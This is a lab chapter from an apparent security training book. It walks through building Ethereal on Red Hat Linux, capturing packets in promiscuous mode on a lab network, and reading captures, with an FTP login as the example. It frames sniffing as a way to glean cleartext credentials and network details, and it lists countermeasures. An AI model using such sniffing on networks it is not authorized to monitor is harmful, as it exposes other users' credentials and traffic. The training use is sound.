Lab 41: Packet Capture — Sniffer

Exploit Data from Network Traffic: Ethereal

Prerequisites: WinPcap

Countermeasures: Encryption, various sniffer detector applications

Description: Ethereal is an excellent sniffer program that allows the capturing of network packets as they traverse the network to allow the user to look "inside" the packets themselves for information about the sender and/or receiver. Information that can be useful to an attacker includes the following:

- IP addresses
- Hostnames
- Routes
- Data (much data is sent in clear text; including File Transfer Protocol (FTP), Telnet, e-mails, etc.).
- Protocol information


By capturing packets on the network an attacker can better structure his or her attack or glean important information from the data collected. Please remember that all Linux commands are *case sensitive*.

***Note:** Ethereal will be referenced throughout the remainder of this book to verify the results of other labs. Learning how to read the internal workings of captured packets gives an attacker (or security professional) a keen advantage instead of just depending on logs for review. If an attacker can alter the data stream, the logs will represent the altered data.

Procedure: Install the Ethereal application from either the accompanying CD or after downloading it from **http://www.ethereal.com**. If you are installing Ethereal on a Windows computer, you will also need to install the **WinPcap** packet capture library (also available on the CD or the Ethereal Web site).

To Install Ethereal on a Red Hat Linux Computer:


- From the Linux directory containing the compressed Ethereal file, type **tar –zxvf ethereal-0.10.13.tar.gz**.
- The contents of the compressed file will be installed to a new directory named **ethereal-0.10-13**.
- Change to that directory by typing **cd ethereal-0.10.13** and press **Enter**.
- The contents must now be compiled to the specific machine it is on by typing **./configure**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
root's Home
Start Here
Trash
root@localhost:~/tools/ethereal/ethereal-0.10.13
File Edit View Terminal Go Help
Tue Nov 01
6:24 PM

```
[root@localhost ethereal-0.10.13]# ./configure
```


The Ethereal code will now compile.

***Note:** Be patient with this step. Depending on your computer this process can take 10 to 20 minutes.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
root's Home
Start Here
Trash
Red Hat Linux-i386 8.0
root@localhost:~/tools/ethereal/ethereal-0.10.13
File Edit View Terminal Go Help
Tue Nov 01
7:56 PM


```
./.. -I./../.. -I./..  -I/usr/local/include  -DINET6 -D_U_="__attribute__((unuse
d))" -Wall -W  -g -O2 -I/usr/local/include -pthread -I/usr/include/gtk-2.0 -I/us
r/lib/gtk-2.0/include -I/usr/include/atk-1.0 -I/usr/include/pango-1.0 -I/usr/X11
R6/include -I/usr/include/freetype2 -I/usr/include/glib-2.0 -I/usr/lib/glib-2.0/
include   -MT packet-esis.lo -MD -MP -MF ".deps/packet-esis.Tpo" -c -o packet-es
is.lo packet-esis.c; \
then mv -f ".deps/packet-esis.Tpo" ".deps/packet-esis.Plo"; else rm -f ".deps/pa
cket-esis.Tpo"; exit 1; fi
 gcc -DHAVE_CONFIG_H -I. -I. -I../.. -I./../.. -I./.. -I/usr/local/include -DINE
T6 "-D_U_=__attribute__((unused))" -Wall -W -g -O2 -I/usr/local/include -pthread
 -I/usr/include/gtk-2.0 -I/usr/lib/gtk-2.0/include -I/usr/include/atk-1.0 -I/usr
/include/pango-1.0 -I/usr/X11R6/include -I/usr/include/freetype2 -I/usr/include/
glib-2.0 -I/usr/lib/glib-2.0/include -MT packet-esis.lo -MD -MP -MF .deps/packet
-esis.Tpo -c packet-esis.c  -fPIC -DPIC -o .libs/packet-esis.o
if /bin/sh ../../libtool --mode=compile --tag=CC gcc -DHAVE_CONFIG_H -I. -I. -I.
./.. -I./../.. -I./..  -I/usr/local/include  -DINET6 -D_U_="__attribute__((unuse
d))" -Wall -W  -g -O2 -I/usr/local/include -pthread -I/usr/include/gtk-2.0 -I/us
r/lib/gtk-2.0/include -I/usr/include/atk-1.0 -I/usr/include/pango-1.0 -I/usr/X11
R6/include -I/usr/include/freetype2 -I/usr/include/glib-2.0 -I/usr/lib/glib-2.0/
include   -MT packet-ess.lo -MD -MP -MF ".deps/packet-ess.Tpo" -c -o packet-ess.
lo packet-ess.c; \
then mv -f ".deps/packet-ess.Tpo" ".deps/packet-ess.Plo"; else rm -f ".deps/pack
et-ess.Tpo"; exit 1; fi
```

The next step is to type the **make** command, which will create the Ethereal executable file.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
root's Home
Start Here
Trash
Red Hat Linux-i386 8.0
root@localhost:~/tools/ethereal/ethereal-0.10.13
File Edit View Terminal Go Help
Tue Nov 01
8:23 PM

```
[root@localhost ethereal-0.10.13]# make
```

The executable is now created.




Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
root@localhost:~/tools/ethereal/ethereal-0.10.13
File Edit View Terminal Go Help
root's Home
Start Here
Trash
Red Hat Linux-i386 8.0
Tue Nov 01
8:24 PM

```
make[3]: Leaving directory `/root/tools/ethereal/ethereal-0.10.13/doc'
(cd doc ; \
make ../mergecap.html )
make[3]: Entering directory `/root/tools/ethereal/ethereal-0.10.13/doc'
/usr/bin/pod2html                                                          \
--title="mergecap - The Ethereal Network Analyzer 0.10.13"      \
--noindex                                                       \
./mergecap.pod > ../mergecap.html
make[3]: Leaving directory `/root/tools/ethereal/ethereal-0.10.13/doc'
(cd doc ; \
make ../text2pcap.html )
make[3]: Entering directory `/root/tools/ethereal/ethereal-0.10.13/doc'
/usr/bin/pod2html                    \
--title="text2pcap - The Ethereal Network Analyzer 0.10.13"     \
--noindex                                                       \
./text2pcap.pod > ../text2pcap.html
make[3]: Leaving directory `/root/tools/ethereal/ethereal-0.10.13/doc'
/usr/bin/perl ./make-version.pl .
Version configuration file version.conf not found.  Using defaults.
This is not a SVN build.
svnversion.h is up-to-date.
make[2]: Leaving directory `/root/tools/ethereal/ethereal-0.10.13'
make[1]: Leaving directory `/root/tools/ethereal/ethereal-0.10.13'
[root@localhost ethereal-0.10.13]#
```

Now that the Ethereal executable has been created, start the application by typing:

```
./ethereal
```

and pressing **Enter**.




Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
root@localhost:~/tools/ethereal/ethereal-0.10.13
File Edit View Terminal Go Help
root's Home
Start Here
Trash
Red Hat Linux-i386 8.0
Tue Nov 01
8:38 PM

```
make[3]: Leaving directory `/root/tools/ethereal/ethereal-0.10.13/doc'
(cd doc ; \
make ../mergecap.html )
make[3]: Entering directory `/root/tools/ethereal/ethereal-0.10.13/doc'
/usr/bin/pod2html                                                          \
--title="mergecap - The Ethereal Network Analyzer 0.10.13"      \
--noindex                                                       \
./mergecap.pod > ../mergecap.html
make[3]: Leaving directory `/root/tools/ethereal/ethereal-0.10.13/doc'
(cd doc ; \
make ../text2pcap.html )
make[3]: Entering directory `/root/tools/ethereal/ethereal-0.10.13/doc'
/usr/bin/pod2html                    \
--title="text2pcap - The Ethereal Network Analyzer 0.10.13"     \
--noindex                                                       \
./text2pcap.pod > ../text2pcap.html
make[3]: Leaving directory `/root/tools/ethereal/ethereal-0.10.13/doc'
/usr/bin/perl ./make-version.pl .
Version configuration file version.conf not found.  Using defaults.
This is not a SVN build.
svnversion.h is up-to-date.
make[2]: Leaving directory `/root/tools/ethereal/ethereal-0.10.13'
make[1]: Leaving directory `/root/tools/ethereal/ethereal-0.10.13'
[root@localhost ethereal-0.10.13]# ./ethereal
```

The Ethereal application will now start.


***Note:** Although it is not much to look at right now, this will quickly change. Also, if you have any problems in configuring or making the executable, please read the **README** and **INSTALL** files that come with the program. Many times the problem is simply that there are incorrect versions either mixed or installed on the computer.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
The Ethereal Network Analyzer
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Clear
Apply
Tue Nov 01
8:39 PM

Ready to load or capture

No Packets


To demonstrate the capabilities of Ethereal click **Capture**, then **Options**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
The Ethereal Network Analyzer
File Edit View Go Capture Analyze Statistics Help
Interfaces...
Options... Ctrl+K
Start
Stop Ctrl+E
Restart
Capture Filters...
Filter:
Expression...
Clear
Apply
Tue Nov 01
9:10 PM

Ready to load or captui

No Packets

From the **Options** screen ensure that the correct interface is chosen, select **Enable network name resolution**, and then click **Start**.



Ethereal: Capture Options

Capture

Interface: eth0

IP address: 172.16.1.45

Link-layer header type: Ethernet

☑ Capture packets in promiscuous mode

□ Limit each packet to 68 bytes

Capture Filter:

Capture File(s)

File:

□ Use multiple files

□ Next file every 1 megabyte(s)

□ Next file every 1 minute(s)

☑ Ring buffer with 0 files

□ Stop capture after 1 file(s)

Stop Capture ...

□ ... after 0 packet(s)

□ ... after 1 megabyte(s)

□ ... after 1 minute(s)

Display Options

□ Update list of packets in real time

□ Automatic scrolling in live capture

□ Hide capture info dialog


Name Resolution

☑ Enable MAC name resolution

☑ Enable network name resolution

☑ Enable transport name resolution

A Capture window will now appear identifying the protocols available for capture, the number of packets for each protocol captured, and the percentage of overall capture for each protocol.



Ethereal: Capture from eth0

Captured Packets


Total	203	% of total
SCTP	0	0.0%
TCP	64	31.5%
UDP	8	3.9%
ICMP	0	0.0%
ARP	131	64.5%
OSPF	0	0.0%
GRE	0	0.0%
NetBIOS	0	0.0%
IPX	0	0.0%
VINES	0	0.0%
Other	0	0.0%

Running 00:01:38

Red Hat Linux - VMware Workstation
eth0: Capturing - Ethereal
Stop
Expression...
Clear
Apply
eth0: <live capture in p <capturing>
Tue Nov 01
9:45 PM

In this example, I opened an Internet connection to Google and hit the refresh button a few times to generate some traffic.

I then initiated an FTP connection to another virtual machine and logged in normally.




Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
eth0: Capturing - Ethereal
Filter:
root@localhost:~
File Edit View Terminal Go Help
Tue Nov 01
9:45 PM

```
[root@localhost root]# ftp 172.16.1.40
Connected to 172.16.1.40 (172.16.1.40).
220 win2000s-v Microsoft FTP Service (Version 5.0).
Name (172.16.1.40:root): hacksym
331 Password required for hacksym.
Password:
230 User hacksym logged in.
Remote system type is Windows_NT.
ftp> dir
227 Entering Passive Mode (172,16,1,40,4,7).
125 Data connection already open; Transfer starting.
09-22-05  08:07PM       <DIR>          mmouse
226 Transfer complete.
ftp>
```

I then clicked the **Stop** button.

***Note:** Keep in mind that the traffic you see is connected to a network hub, and you will be able to see all traffic going through that hub to all other computers on that hub. If, however, the network link you are using is connected to a switch, you will only be able to see traffic specifically destined to/from your connection. There is a way to "sniff" traffic on a switch to show all traffic to specific or every computer on a switch, which will be covered in Chapter 9.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
eth0: Capturing - Ethereal
Ethereal: Capture from eth0
istics Help
Expression...
Clear
Apply
Stop
eth0: <live capture in p <capturing>
Tue Nov 01
9:45 PM


```
Captured Packets
Total      203    % of total
SCTP       0              0.0%
TCP        64            31.5%
UDP        8              3.9%
ICMP       0              0.0%
ARP        131           64.5%
OSPF       0              0.0%
GRE        0              0.0%
NetBIOS    0              0.0%
IPX        0              0.0%
VINES      0              0.0%
Other      0              0.0%

Running    00:01:38
```

The captured data screen appears. The items listed are as follows:

- The Packets are numbered (No.).
- *Time* the packet was captured after the Start button was clicked.
- The *Source* of the packet.
- The *Destination* of the packet.
- The *Protocol* of the captured packet.
- The purpose (*Info*) of the packet.

The small gray area below the packets can be expanded by dragging the bar up and down. This area identifies the technical specifics of each packet.

The bottom section of the screen shows the data of the packets captured. This is an important area for viewing the packets.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
(Untitled) - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Clear
Apply
Tue Nov 01
9:46 PM


No.	Time	Source	Destination	Protocol	Info
1	0.000000	home	ff:ff:ff:ff:ff:ff	ARP	Who has 172.16.1.35? Tell 172.16
2	0.089210	todd	172.16.255.255	NBNS	Name query NB TOP10ADAY0<1c>
3	0.089709	home	ff:ff:ff:ff:ff:ff	ARP	Who has 172.16.1.44? Tell 172.16
4	0.731774	todd	172.16.255.255	NBNS	Name query NB TOP10ADAY0<1c>
5	0.883734	home	ff:ff:ff:ff:ff:ff	ARP	Who has 172.16.1.45? Tell 172.16
6	0.883789	00:0c:29:4e:1e:cd	home	ARP	172.16.1.45 is at 00:0c:29:4e:1e:
7	1.617179	todd	172.16.255.255	NBNS	Name query NB TOP10ADAY0<1c>
8	2.986378	home	ff:ff:ff:ff:ff:ff	ARP	Who has 70.255.105.23? Tell 172.
9	3.676573	donna	172.16.255.255	NBNS	Name query NB TOP10ADAY0<1c>
10	4.427432	home	ff:ff:ff:ff:ff:ff	ARP	Who has 70.255.105.23? Tell 172.
11	4.706718	donna	172.16.255.255	NBNS	Name query NB TOP10ADAY0<1c>
12	5.791528	donna	172.16.255.255	NBNS	Name query NB TOP10ADAY0<1c>
13	5.794412	home	ff:ff:ff:ff:ff:ff	ARP	Who has 172.16.1.33? Tell 172.16
14	5.796198	home	ff:ff:ff:ff:ff:ff	ARP	Who has 172.16.1.36? Tell 172.16

```
▷ Frame 1 (60 bytes on wire, 60 bytes captured)
▷ Ethernet II, Src: home (00:12:88:42:34:c9), Dst: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
```

```
0000  ff ff ff ff ff ff 00 12  88 42 34 c9 08 06 00 01   ........ .B4.....
0010  08 00 06 04 00 01 00 12  88 42 34 c9 ac 10 00 01   ........ .B4.....
0020  ff ff ff ff ff ff ac 10  01 23 00 00 00 00 00 00   ........ .#......
0030  00 00 00 00 00 00 00 00  00 00 00 00              ........ ....
```

